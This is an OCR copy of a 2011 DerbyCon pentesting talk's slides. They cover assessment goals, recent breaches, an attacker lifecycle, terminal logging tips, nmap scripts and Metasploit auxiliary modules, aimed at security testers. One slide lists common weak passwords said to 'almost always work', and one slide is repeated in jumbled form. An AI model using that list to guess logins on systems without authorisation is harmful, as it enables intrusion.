
The Dirty Little Secrets They Didn't Teach You In Pentesting Class

DerbyCon 2011

meterpreter> getuid

- Chris Gates (CG)
  - Twitter→ carnal0wnage
  - Blog→ carnal0wnage.attackresearch.com
  - Job→ Partner/Principal Security Consultant at Lares
  - Affiliations → Attack Research, Metasploit
- Work
- Previous Talks
  - Attack Oracle (via web)
  - wXf Web eXploitation Framework
  - Open Source Information Gathering
  - Attacking Oracle (via TNS)
  - Client-Side Attacks



meterpreter> getuid

- Rob Fuller (mubix)
  - Twitter -> mubix
  - Blog -> http://www.room362.com
  - Job -> Penetration Tester for Rapid7
- Previous Talks
  - Networking for Penetration Testers
  - Metasploit Framework/Pro Training for Rapid7
  - Deep Magic 101
  - Couch to Career in 80 hours

The setup…

- We do things
- You do things
- There’s a better way to do things*
- Because ‘they’ do them that way
- Or… now they will because you are some of ‘they’
- Use what you works for you


Domain Admin Or Bust

- Usually this means adding yourself as one
  - (aka fastest way to get caught)
- Really just about measuring…

Pentesting Goals

- What’s our goal?
- Vulnerability Driven vs. Data Driven vs. Capability Driven pentest/goal
- What’s a *good* goal?
  - Domain Admin is “A Goal” but it’s a stupid goal.
  - What makes the client money is a better goal (if you* can identify it)
  - Problems arise in actually identifying this. What’s important to testers vs client vs bad guys…
  - Best goal, testing client’s ability to detect & respond to various levels of attackers

Majority of ‘Pentesting’ going on today…




Run Scanner

Exploit

Report

Majority of 'Pentesting' going on today…

- Look I got 500+ shells!



- And?

Is it working?

- Who got 0wned?

Northrop Grumman:
http://www.foxnews.com/scitech/2011/05/31/northrop-grumman-hit-cyber-attack-source-says/

Lockheed Martin:
http://packetstormsecurity.org/news/view/19242/March-RSA-Hack-Hits-Lockheed-Remote-Systems-Breached.html

L3:
http://threatpost.com/en_us/blogs/report-l3-warns-employees-attacks-using-compromised-securid-tokens-060111

Booz Allen Hamilton:
http://gizmodo.com/5820049/anonymous-leaks-90000-military-email-accounts-in-latest-antisec-attack

SAIC(older):
http://www.usatoday.com/news/nation/2007-07-20-saic-security_N.htm

Is it working?

- Who got 0wned? (recently)

DigiNotar:

http://www.rijksoverheid.nl/ministeries/bzk/documenten-en-publicaties/rapporten/2011/09/05/diginotar-public-report-version-1.html

Texas Police:

http://pastebin.com/LGyeLcun

Japan Mitsubishi Heavy Industries:

http://www.theregister.co.uk/2011/09/22/japan_military_hack_follow_up/

Everyone else (via RSA Employee #15666):


http://pastebin.com/yKSQd5Z5

http://hbgary.anonleaks.ch/greg_hbgary_com/26996.html

Is it working?


Interaction Time!

A Better way?



http://www.secmaniac.com/files/BSides-StrategicPT-Final.pdf

Actual Attack Scenarios



Prepwork/ Analysis


Intel Gathering

Targeting

Exploitation

Post-Exploitation

Actual Attack Scenarios (best case)



Initial Infiltration

- Social Engineering
- Application Exploitation

Foothold

- Credential Theft
- Vertical Escalation
- Persistence
- Stealth

Exfiltration

- Archives
- Passwords
- Additional malware and utilities

Persistence

- Re-infiltrate
- New Foothold
- Tactics Change
- Sleeper Malware

Continued Data Exfiltration

k, enough fiddle faddle…

- IT Security Industry is currently focused on minimizing the presence of vulnerabilities
- Consider a change in focus to what attacker tactics/techniques you can detect and respond to
- Let’s call this “Capability Driven Security Assessments”
- See my BruCon talk with Joe McCray
- To do this we need to ramp up post exploitation and stealth

VS

PREPWORK

Prep Work

- Prep work, its awesome, show it some love…
  - Make your click scripts
  - Update your stuff
  - Have script and screen ready to go

How many of you have lost a shell because _your_ connection died?

Screen

- No, not like drug screen…
- “Screen is a full-screen window manager that multiplexes a physical terminal between several processes, typically interactive shells.”

Screen Commands and Keyboard Shortcuts

- screen –S mycustomer
- CTRL-A then D (Detach)
- screen –ls
- screen –x –d mycustomer
  - attaches to ‘mycustomer’ screen
  - detaches other ‘attached’ sessions
- CTRL-A :multiuser on
  - (Does not work on Debian based)

How many of you have lost a data because your scrollback wasn’t set to be long enough?

Script

- No, not like java script…
  - Logs all your stuff
  - Use it

```
user@ubuntu:~$ script clientname.txt
Script started, file is clientname.txt
user@ubuntu:~$ exit
exit
Script done, file is clientname.txt
user@ubuntu:~$
```

DISCOVERY


Discovery

Finding stuff to lay the smack down on

Quick Tangent →Passwords

- Your passwords suck

~~123456~~
~~QWERTY~~
~~PETERPAN~~
~~POTATO~~
~~ILOVEYOU~~



Log in to your message center.

Invalid log in or server error. Please try again.

Forgot your password?


Log in Address zazoo@netnet.com

example: joe234@jumbowidgetsco.com

Password ********

note: password is case-sensitive

☑ Remember my Address and Password (what is this?)



Your passwords suck

- One of these passwords almost always works…

password

Password

Password123

welcome

welcome123

Username123

passw0rd

$Company1

$Company123

changeme123

p@ssw0rd

p@ssw0rd123

- OK back to it….

Nmap Scripts


- Obligatory nod to nmap scripts
- Best scripts don’t fire off automatically with “-A”
- Some of the cooler scripts…
  - Citrix, NFS, AFP, SNMP, LDAP ←awesome
  - Database coverage
  - http*
  - Lots of handy stuff, some overlap with MSF aux but some things aux doesn’t have.
- Go See Ron’s talk on Sunday

Nmap Scripts


- (removed citrix-enum-app-xml pic)

Passwords

- Your passwords suck


Bank password: goMets12
e-mail: letmein
credit card: bowser8
brokerage: iniTial23
Log in
https://login.postini.c
Google
Log in to your message center.
Invalid log in or server error. Please try again.
Forgot your password?
Log in Address zazoo@netnet.com
example: joe234@jumbowidgetsco.com
Password ********
note: password is case-sensitive
☑ Remember my Address and Password (what is this?)
LOG IN
Done
login.postini.com

~~123456~~
~~QWERTY~~
~~PETERPAN~~
~~POTATO~~
~~ILOVEYOU~~



Nmap Scripts

- Oracle
- http://seclists.org/nmap-dev/2011/q3/546

Nmap Scripts

- Ldap
- http://seclists.org/nmap-dev/2011/q3/510

MSF Auxiliary Modules

- Metasploit Aux modules are awesome
- Handle all the BS for you
- Uses lib/rex ==“**R**uby **EX**ploitation library”
  - Basic library for most tasks
  - Sockets, protocols, command shell interface
  - SSL, SMB, HTTP, XOR, Base64, random text
  - Intended to be useful outside of the framework
- Lib/rex ported to a ruby gem!
  - Can make use of rex outside of MSF if so desired

